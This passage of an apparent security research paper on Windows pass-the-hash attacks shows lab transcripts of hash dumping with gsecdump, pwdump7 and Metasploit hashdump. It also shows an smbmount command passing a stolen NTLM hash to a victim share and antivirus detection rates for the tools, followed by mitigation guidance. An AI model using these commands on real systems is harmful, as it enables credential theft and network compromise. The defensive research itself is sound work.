Figure 3-14 shows a successful attempt to pass-the-hash using Foofus *JMK* against Windows 2003 SP1, while figure 3-15 shows a failed attempt against a fully patched Windows XP SP3 installation.




```
mount: command not found
[redacted]bin# export SMBHASH="68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4C2"
[redacted]bin# echo $SMBHASH
68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4C2
[redacted]bin# ./smbmount //192.168.1.7/c$ /mnt/victim/ -o username=administrator
Unknown parameter encountered: "usershare allow guests"
Ignoring unknown parameter "usershare allow guests"
Password:
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied LM HASH...
[redacted]bin# ls /mnt/victim/
AUTOEXEC.BAT  CONFIG.SYS              IO.SYS     NTDETECT.COM  pagefile.sys  [redacted]                      WINDOWS
boot.ini      Documents and Settings  MSDOS.SYS  ntldr         Program Files System Volume Information  wmpub
[redacted]bin#
```

Figure 3-14: Accessing remote system using *JMK* against Windows 2003 SP1

Table 3-8 summarizes the results of running *JMK* against different Windows platforms.

	Linux	Windows		
		XP SP3 32-Bit	Windows 2003 SP1	64-Bit All Platforms
Works on	YES	NO	NO	NO
Against		NO	NO	
Effect	Passes the hash (or password) to a remote system			

Table 3-8: Summary of the lab's test for *JMK* patch.



```
bin# ./smbmount //192.168.1.3/c$ /mnt/victim/ -o username=administrato
Unknown parameter encountered: "usershare allow guests"
Ignoring unknown parameter "usershare allow guests"
Password:
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied LM HASH...
3829: session setup failed: ERRDOS - ERRnoaccess (Access denied.)
SMB connection failed
bin#
```

Figure 3-15: Failed attempt to pass-the-hash using *JMK* against WIndows XP SP3 32-Bit

3.4.6. Tools Used to Dump the Hash

3.4.6.1. Gsecdump


gsecdump.exe was developed by Johannes Gumbel (Truesec, 2009). It is used to dump hashes from active logon sessions and from SAM and AD (among others). Table 3-9 summarizes running the tool on different Windows platforms. Table 3-10 shows the results in presence of AVs, as well the detection rate via VirusTotal.

	Windows		
	XP SP3 32-Bit	**Vista SP1 32-Bit and Up**	**64-Bit All Platforms**
Works on	YES	NO	NO

Table 3-9: Summary of the lab's test for *gsecdump.exe*.

	GSECDUMP.EXE			
	Kaspersky	**AVG**	**MSE**	**ThreatFire**
Detected by	YES	YES	NO	YES
VirusTotal	85.37%			

Table 3-10 Summary of the *gsecdump.exe* AV detection and VirusTotal detection rate



C:\WINDOWS\system32\cmd.exe

```
C:\gsec>gsecdump.exe -a
info: you must run as LocalSystem to dump LSA secrets
Microsoft wireless secrets:
No interfaces found

PENDOMAIN\admin2::89177cc710df065baad3b435b51404ee:f59601091e5cbb1dc
50b:::
WORKGROUP\MAX-6B328C15AE0$::aad3b435b51404eeaad3b435b51404ee:31d6cfe
c59d7e0c089c0:::
Administrator(current):500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0
59d7e0c089c0:::
Guest(current):501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
89c0:::
HelpAssistant(current):1000:256292881688dfdb14e016e340c9c9ac:864c970
5d3c9e5f9976e:::
SUPPORT_388945a0(current):1002:aad3b435b51404eeaad3b435b51404ee:2628
f2223ebdb2b4816c:::

C:\gsec>
```

Microsoft Security Essentials Alert

Potential threat details

Microsoft Security Essentials detected potential threats that might compromise your privacy or damage your computer. Your access to these items may be suspended until you take an action. Click 'Show details' to learn more. What do the alert levels mean?

Detected items	Alert level	Recommendation	Status
HackTool:Win32/Dumpsec.A	Medium	Select an action	Active

Figure 3-16: MSE failed to prevent *gsecdump.exe* from execution.

3.4.6.2. Pwdump7

pwdump7 was written by Andres Tarasco Acuna (Acuna, 2009). It differs from other hash dump tools by having its own file system driver, which allows attackers to dump the registry hives of both SYSTEM and SAM directly from disk.

Once the hives are dumped, the system key will be obtained from the SYSTEM hive and then be used to decrypt LM and NTLM hashes. During the tests, *pwdump7.exe* was able to retrieve the hashes from all Windows platforms tested as summarized in table 3-11.

	Windows		
	XP SP3 32-Bit	**Vista SP1 32-Bit and Up**	**64-Bit All Platforms**
Works on	YES	YES	YES

Table 3-11: Summary of the lab's test for *pwdump7.exe*.

The tool *pwdump7.exe* has a low detection rate. Table 3-12 summarizes the results of running the tool in the presence of AV.

	PWDUMP7.EXE			
	Kaspersky	**AVG**	**MSE**	**ThreatFire**
Detected by	YES	NO	NO	NO
VirusTotal	57.5%			


Table 3-12: Summary of the lab's test for *pwdump7.exe* AV detection.

Detailed results for *pwdump7.exe* from VirusTotal can be found in Appendix B.

According to VirusTotal results, MSE was able to detect *pwdump7.exe*, but as with *gsecdump.exe,* MSE failed to prevent the tool from executing, although it detected it as harmful.

3.4.6.3. Metasploit Hashdump Module

Metasploit's *hashdump* module is an "in-memory version of the pwdump tool" (Moore, 2010). *Hashdump* does not load a DLL into *lsass.exe*, instead it allocates memory inside the *lsass.exe* process, injects raw assembly code, executes it via CreateRemoteThread, and then reads back the captured hashes out of memory. By doing saw it avoids writing files to the drive, moreover it avoids being detected by AVs and host intrusion prevention systems (Moore, 2010). Figure 3-17 shows a successful attempt to acquire the hash via *hashdump*.



```
meterpreter > hashdump
admin4:1003:68ea69dd52610fc7aad3b435b51404ee:d0b96a1851d0d39ede4851825ddac4c2:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:256292881688dfdb14e016e340c9c9ac:864c9707856477031175d3c9e5f9976e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2628ab5e02277131f2223ebdb2b4816c:::
```

Figure 3-17: *Hashdump* in action

This section focused on the freely available tools used in pass-the-hash attack. The next section will cover measures systems administrators and security professionals can take to mitigate pass-the-hash attacks.

3.5. Part 2 – Defense - Pass-the-hash Mitigation

Some researchers claim that the pass-the-hash attack is possible because of a weakness in "the design of Windows unsalted password hashing mechanism. The static nature of this password hash provides the means for someone to masquerade as another user if the victim's hash can be obtained" (Hummel, 2009).

Salting will certainly stop precomputed hash attacks, however, it will not stop pass-the-hash attack. This is because a password hash is equivalent to the plaintext password. If the attacker gets hold of the hash, it will be as if she obtained the clear-text password. Then she will be able to use the hash even if it was a salted.

In order for the attackers to get the hash, they need to have administrator's rights on the system that is storing the hashes. Understanding this fact, and the risks that comes from it, will help organizations building an effective defense-in-depth strategy that will assist them in mitigating pass-the-hash attacks (and other attacks).

This section will cover measures organizations can take to mitigate pass-the-hash.

3.5.1. Sensitive Systems Isolation

Earlier we saw what will happen if an attacker took control over one system where a domain administrator has logged on even once. And we saw how, using a tool like gsecdump.exe, the attacker was able to establish a connection to the domain and dump the domain's hashes. We also saw how attackers can utilize a tool like whosthere.exe to listen, capture and log hashes on a compromised system. They do so hoping that a domain administrator will log into this system at some point with his domain admin privileges, giving them the key to the entire domain. But if the compromise of one system means that the security of the entire domain has been compromised, then systems administrators have a serious security problem on their hand (Johansson, 2009).

It is very important to keep in mind the following rule (Johansson, 2009):

"A more sensitive system must never depend on a less sensitive system for its security."

This leads us to two important points:

- First, a system should never be used, to enter, process, or store data (i.e. domain admin hashes) if the data is more sensitive than the system itself (Johansson, 2009). So domain administrators' accounts should not login directly to any system other than domain controllers (Metzler, 2008). In case there is a need to use a domain admin account to access other systems within the network, a temporary account can be created and then deleted upon the completion of its use. An exception to this rule would be for a few trusted and designated systems used for domain administrator logons only. These systems should only have management tools installed on them, and they should have no access to the internet (Metzler, 2008).
- Second: A system that is less sensitive should never be used to administer a sensitive system (Johansson, 2009).

3.5.2. Enforce Least User Access (LUA)

Giving users administrative rights on their systems can increase the risk of malicious software significantly. A user navigating the web with administrator privileges, visiting a compromised web site or clicking a link in an email message can unintentionally and unknowingly run malicious code that can lead attackers to have complete control over the user's system or the entire network (Microsoft, 2006). This spells disaster to an organization.

Organization can ameliorate their protection and significantly mitigate the risks from malicious code and zero-day exploits by implementing a Least User Access (LUA) approach (Microsoft, 2006). A study showed that 92 percent of critical Microsoft software vulnerabilities can be mitigated by the elimination of admin rights that are usually given to users who don't even need them (Beyondtrust, 2009).

LUA may not work in every environment. For example, some older applications were not written to be in compliance with LUA (Skwarek & Poetzel, 2009). In such cases organizations can utilize tools like BeyondTrust Privilege Manager (Beyond, 2009) to bridge the security gap.


3.5.3. Avoid LM and NTLM challenge-response

LM and NTLM challenge-response are considered weak by today's standards, and should be avoided. A better approach would be the use of NTLMv2 or Kerberos. NTLMv2 made its first appearance in Windows NT4 SP4. It's not supported natively in Windows 95 through Windows 98SE, but can be added using the DS client, an add-on that can be found on Windows 2000 Server CD (Minsai, 2008).

Administrators can control the responses via Group Policies as shown in figure 3-18.

The settings shown, are basically two commands. The first part is for the client, it specifies what the client should offer. The second part specifies what the Domain Controller (DC) should accept. When the client, for example, sets "Send LM & NTLM responses", the client will send both LM and NTLM responses. The DC in this case will continue accepting LM, NTLM, or NTLMv2 as there are no instructions for the DC in this policy (Minsai, 2008).

The best setting should be "Send NTLMv2 responses only/refuse LM and NTLM". This will force the client to only send NTLMv2 response, while the DC will accept NTLMv2 and ignore both LM and NTLM (Minsai, 2008).


Default Domain Controller Security Settings

Network security: LAN Manager authentication level Properties

Security Policy Setting | Explain This Setting

Network security: LAN Manager authentication level

☑ Define this policy setting

Send NTLM response only

- Send LM & NTLM responses
- Send LM & NTLM - use NTLMv2 session security if negotiated
- Send NTLM response only
- Send NTLMv2 response only
- Send NTLMv2 response only\refuse LM

Figure 3-18: Group Policy - LAN Manager Authentication Level

The default in Windows Vista is "*Send NTLMv2 responses only*"; however, in Windows 7 this policy is not defined. Administrators can also set the *LMCompatibilityLevel* in the registry to enforce what the client can send, and what the DC can send and accept. This can be done through

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LMCompatibilityLevel
```

The values that can be used for *LMCompatibilityLevel* are summarized in tables 3-13 and 3-14.

Level	Sends	Accepts	Prohibits Sending
0	LM, NTLM	LM, NTLM, NTLMv2	NTLMv2, Session security
1	LM, NTLM, Session security	LM, NTLM, NTLMv2	NTLMv2
2	NTLM, Session security	LM, NTLM, NTLMv2	LM and NTLMv2
3	NTLMv2, Session security	LM, NTLM, NTLMv2	LM and NTLM

Table: 3-13 Client-Side Impact (Courtesy of Johansson, 2009)

Level	Sends	Accepts	Prohibits Sending
4	NTLMv2, Session security	NTLM, NTLMv2	LM
5	NTLMv2, Session security	NTLM, NTLMv2	LM and NTLM

Table: 3-14: Server-Side Impact (Courtesy of Johansson, 2009)

3.5.4. Limit Cached Credentials

Cached credentials enable users to logon in the event of lost connectivity. Using the tools discussed in the previous section we saw how easy it is for attackers to obtain hashes from a system (if they had first somehow obtained administrative rights on that system). With cached credentials, users' hashes are cached indefinitely. The default number of logins cached on all Windows versions except Windows 2008 is 10, on Windows 2008 the number increased to 25 (Microsoft, 2009).

Some organizations use the same password for all their admin accounts on all their systems. This practice can cause very serious damages in case one of the systems gets compromised, as it may lead to the compromise of all the organization's systems. If a domain administrators logs on into a system even once, her hash will be cached on that system. If this system then gets compromised, the attackers will gain domain admin within seconds. To avoid this scenario and avoid the potential damages it may cause, the cached credentials should be set to 0 for desktops and servers and 1 for laptop (Skwarek & Poetzel, 2009). Cached logon can be changed using the following registry entry:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\Current Version\Winlogon\
```

Name	Data Type	Value
CachedLogonsCount	REG_SZ	0-50

Setting the value to 0 may cause cluster nodes to fail (Microsoft, 2009). So in environments where clusters are in use a different value should be selected.

3.5.5. Disable "Debug Programs" User Right

Debug program is a "user right" that provides the user with the ability to attach a debugger to any process, even those he does not own, or to the kernel. This gives the user access to sensitive and critical operating system components (Microsoft, 2009).

This right can be exploited by attackers through tools that allow them to extract passwords hashes, or inject rootkit code, among other things. This right is assigned by default only to administrators (Microsoft, 2009).

The "Debug Programs" user right is rarely required on a production system, so revoking it should not have effect on the system. However, if the system has "Cluster service" running, disabling it will cause the service to fail because the "Cluster service" needs it (Microsoft, 2009). The “Debug Programs” user right can be revoked as exhibited in figure 3-19.





Figure 3-19: Revoke "Debug Programs" User Right.

During the tests done by the author, revoking "Debug Programs" from administrators caused all the tools to fail, except for *pwdump7* (see figure 3-20) and the Metaploit *hashdump* module.


Local Policies
Audit Policy
User Rights Assignment
Create symbolic links
Admi
Debug programs
Deny access to this computer from the network
Guest
Deny log on as a batch job
Administrator: C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \pwddump7

C:\pwddump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C0
9C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
max:1000:NO PASSWORD*********************:209C6174DA490CAEB422F3FA5A7AE634:::
```

Figure 3-20: A success attempt to use *pwdump7* after revoking "*Debug programs*" right.

3.5.6. Use token based authentication

Using token-based authentication as a solution is not feasible for all organizations, due to the money needed to implement such a solution, and the complexity of implementation. In 2004, Microsoft and RSA announced SecureID for Windows. In SecureID, pseudo-random sequences of six-digit numbers are generated by a hardware token. This generated number is displayed on the device for 60 seconds. In order to successfully log into the system, the user will need to enter the username, the optional password and finally the generated six-digit number that is displayed. The authentication system will compare the number the user has typed and the number that is generated in the system. If the six-digit number from the user input matches that from the system, access is granted to the user (Riley & Johansson, 2005).

3.5.7. Smart Card and Kerberos

Kerberos and smart cards can provide an excellent solution to prevent reply attacks or attacks that depend on capturing sensitive information (e.g. logon credentials) off the wire. There are currently no publicly available tools that can pass-the-hash when Kerberos is in use. However, this may change in the near future, as tools like pshtoolkit have Kerberos support on their road map, according to their TODO file (CoreSecurity, 2008).

Smart card information is stored in a similar way to passwords. If smart cards are required for login, the DC will create a random password for that card, hash it, and store it in the user object (Johansson, 2009).

When the user logs in with a smart card, the Key Distribution Center (KDC), which is used in Kerberos authentication, will provide the client with the user's hash during the login process. This information will be sent encrypted using the public key of the client. On the client side, the Kerberos Security Support Provider (SSP) will decrypt the hash, and then will cache it in the same way as if the user had entered his credentials at the login prompt. These credentials would then be used by the computer to login silently to computers, whenever they are unreachable using Kerberos (Johansson, 2009).

This means that even when using smart cards, the hashes on the client are still exposed to any malicious software that runs with administrator rights. So using smart cards does not provide more protection to the password-based credentials than the one provided by password-based login.

At TechED 2007, security researcher Marcus Murray from Truesec claimed that smart cards can be attacked using hash injection in the same way passwords are attacked. Compass Security AG, a European service company based in Rapperswil, verified this claim to be valid (CSA, 2007).

3.5.8. HIDS and NIDS Monitoring


Through the utilization of intrusion detection on both the systems and the network, organizations can detect anomalies within their environment.

Hosts should be monitored on a daily basis for newly created accounts and local administrator group memberships. The results should be compared against an approved list. Any account found that is not listed in the approved list should be removed and an alert should be sent. Snare agent (Intersectalliance, 2009) can be used to monitor anomalous events such as logon failures and forward those alerts to a Splunk (Splunk, 2010) system for reporting (Skwarek & Poetzel, 2009).

It is also possible to setup high priority alerts whenever Event 552 shows up in the event viewer. This event indicates that explicit credentials were used from another account (Scambray & McClure, 2008). This alert may require tuning, since there will be some false positives alerts because of legit services that produce the same alert. For example, by creating a white list of IPs allowed to access a sensitive system. Any IP that tries to access this system and is not on the white list should be denied, and the incident should be reported. Figure 3-21 shows Event 552.

Also, a script monitor the antivirus process, restart the process if it is stopped and report the incident (Skwarek & Poetzel, 2009).

Lastly, the network should be analyzed for anomalies. For example, a system making connections to a large number of hosts in a short period of time on a specific port. This can be achieved through the creation of a baseline of normal behavior by hour and by day (Skwarek & Poetzel, 2009).



```
Date:      11/12/2009  Source:    Security
Time:      8:04:57 PM  Category:  Logon/Logoff
Type:      Success A   Event ID:  552
User:      NT AUTHORITY\SYSTEM
Computer:  504-W2K3

Description:
Logon attempt using explicit credentials:
 Logged on user:
        User Name:        504-W2K3$
        Domain:           [redacted]
        Logon ID:         (0x0,0x3E7)
        Logon GUID:       -
 User whose credentials were used:
        Target User Name: Administrator
        Target Domain:    [redacted]
        Target Logon GUID: {ed11eef2-4cc1-25dc-b519-

Data: (•) Bytes ( ) Words
```

Figure 3-21: Event 552, attempt using explicit credentials.

4. Conclusion

As shown in the previous sections, pass-the-hash can be a serious attack, especially given the availability of free tools that facilitate the attack. If the attacker has the hashes he can use them directly with no need for time consuming password attacks such as online attacks. However, we should keep in mind that this requires the attacker to have administrative privileges on the compromised system.

Organizations should take serious steps, even though those steps can be arduous in order to decrease the possibility of such an attack succeeding. Domain controllers and other sensitive systems should only be accessed from trusted systems with no access to the internet. The backward compatibility of weak hashes like LM should strongly be avoided. Two- factor authentication that utilizes tokens is highly recommended to mitigate the attack. The concept of least user access should be emphasized. Close monitoring of hosts and traffic within the organization's network is important to detect strange activities.

Also, services like VirusTotal are very helpful in comparing the detection rate of various antivirus products for known attack tools. Nevertheless, organizations are strongly advised to test such solutions as they may not behave as expected when a malicious tool is executed.

Security is a continuous process, therefore we have to continuously assess our organizations security, deploy solutions to our security problems, monitor those solutions, educate our administrators and users and start the cycle all over again.

No two incidents will be the same, so we should learn from every incident and accumulate knowledge.

Acknowledgement

I am very thankful to :

God who made my life more bountiful. May your name be exalted, honored, and glorified.

My advisor Kristof Boeynaems, whose excellent guidance and support from the first stage to the last made this paper possible.

Mr. Hernan Ochoa for his help, and cooperation.

Mr. Jason Fossen for answering my questions.

Abdo from iSecur1y community for hosting the pass-the-hash discussion.

My family for their unflagging love and support. My deepest gratitude goes to you.

5. References

Acuna, A. (2009). Password Dumper Pwdump7. Retrieved November 14, 2009, from AV-Comparative Web site: http://www.tarasco.org/security/pwdump_7/index.html

AV-Comparatives. (2009). Proactive/Retrospective Test. Retrieved December 27, 2009, from AV-Comparative Web site: http://www.av-comparatives.org/images/stories/test/ondret/avc_report24.pdf

AVG. (2010). AVG Anti-Virus Free Edition 9.0. Retrieved January 2, 2010, from AVG Web site: http://free.avg.com/us-en/homepage

BeyondTrust. (2009). BeyondTrust® Privilege Manager. Retrieved January 2, 2010, from BeyondTrust Web site: http://pm.beyondtrust.com/products/PrivilegeManager.aspx

BeyondTrust. (2009). New Report Shows 92 Percent of Critical Microsoft Vulnerabilities are Mitigated by Eliminating Admin Rights. Retrieved January 2, 2010, from BeyondTrust Web site: http://pm.beyondtrust.com/company/pressreleases/03Feb2009.aspx

Burnett, M. (2006). *Perfect Passwords Selection Protection and Authentication.* Rockland: Syngress Publishing Inc.

Butler, I. (2007). Hash Injection Attack. Retrieved September 12, 2009, from Compass Security AG Web site: http://www.csnc.ch/misc/files/publications/Hash_Injection_Attack_E.pdf

Core Security. (2008). What is Pass-The-Hash Toolkit. Retrieved August 30, 2009, from Core Security Web site: http://oss.coresecurity.com/projects/pshtoolkit.htm

Cryptohaze. (2009). Multihash CUDA Brute Forcer. Retrieved September 27, 2009, from Cryptohaze Web site: http://www.cryptohaze.com/bruteforcers.php

Foofus. (2009). Passing the Hash. Retrieved September 5, 2009, from Foofus Web site: http://www.foofus.net/jmk/passhash.html

Hajda, A. (2008). Winexe. Retrieved November 21, 2009, from Ovh Web site: http://eol.ovh.org/winexe/

Hummel, C. (2009). Why Crack When You Can Pass the Hash?. Retrieved November 21, 2009, from SANS Institute Web site: http://www.sans.org/reading_room/whitepapers/testing/rss/why_crack_when_you_can_pass_the_hash_33219

Intersectalliance. (2009). Snare Agent for Windows. Retrieved December 19, 2009, from Intersectalliance Web site: http://www.intersectalliance.com/projects/SnareWindows/

iSecPartners. (2005). NTLM Authentication Unsafe. Retrieved October 11, 2009, from iSec Partners Web site: https://www.isecpartners.com/documents/NTLM_Unsafe.pdf

iSecur1ty. (2010). Discussion on Pass-the-Hash. Retrieved January 3, 2010, from iSecur1ty Web site: http://www.isecur1ty.org/discussions/network-security/197-pass-the-hash-attack.html

Johansson, J. (2009). *Windows Server 2008 Security*. Rockland: Syngress Publishing Inc.

Kaspersky. (2010). Kaspersky Internet Security. Retrieved January 2, 2010, from Kaspersky Web site: http://www.kaspersky.com/kis_latest_versions

Lam, K., LeBlanc, D., Smith, B. (2004). *Assessing Network Security.* Redmond: Microsoft Press.

Metasploit. (2009). Metasploit. Retrieved July 5, 2009, from Metasploit Web site: http://www.metasploit.com/

Metzler, D**.** (2008). Part1: Adventures in NTLM Pass-The-Hash Mitigation. Retrieved July 5,2009, from Confessions of Technoholic Blog Web site: http://metzlertech2.spaces.live.com/Blog/cns!BB9E1D7036F624E9!126

Microsoft. (2006). Applying the Principle of Least Privilege to User Accounts on Windows XP. Retrieved January 2, 2010, from Microsoft Web site: http://technet.microsoft.com/en-us/library/bb456992.aspx

Microsoft. (2009). Cached domain logon information. Retrieved December 12, 2009, from Microsoft Web site: http://support.microsoft.com/kb/172931

Microsoft. (2009). Cluster nodes may fail when the CachedLogonsCount value in the registry is set to zero. Retrieved January 2, 2010, from Microsoft Web site: http://support.microsoft.com/kb/827885

Microsoft. (2009). User Rights. Retrieved November 21, 2009, from Microsoft Web site: http://technet.microsoft.com/en-us/library/cc748911%28WS.10%29.aspx

Microsoft. (2010). Microsoft Security Essentials. Retrieved January 2, 2010, from Microsoft Web site: http://www.microsoft.com/Security_Essentials/

Minasi, M. (2008). Windows Logins Revealed. Retrieved November 28, 2009, from Microsoft Web site: http://www.microsoft.com/emea/spotlight/sessionh.aspx?videoid=995&PUID=000640008F601B7E

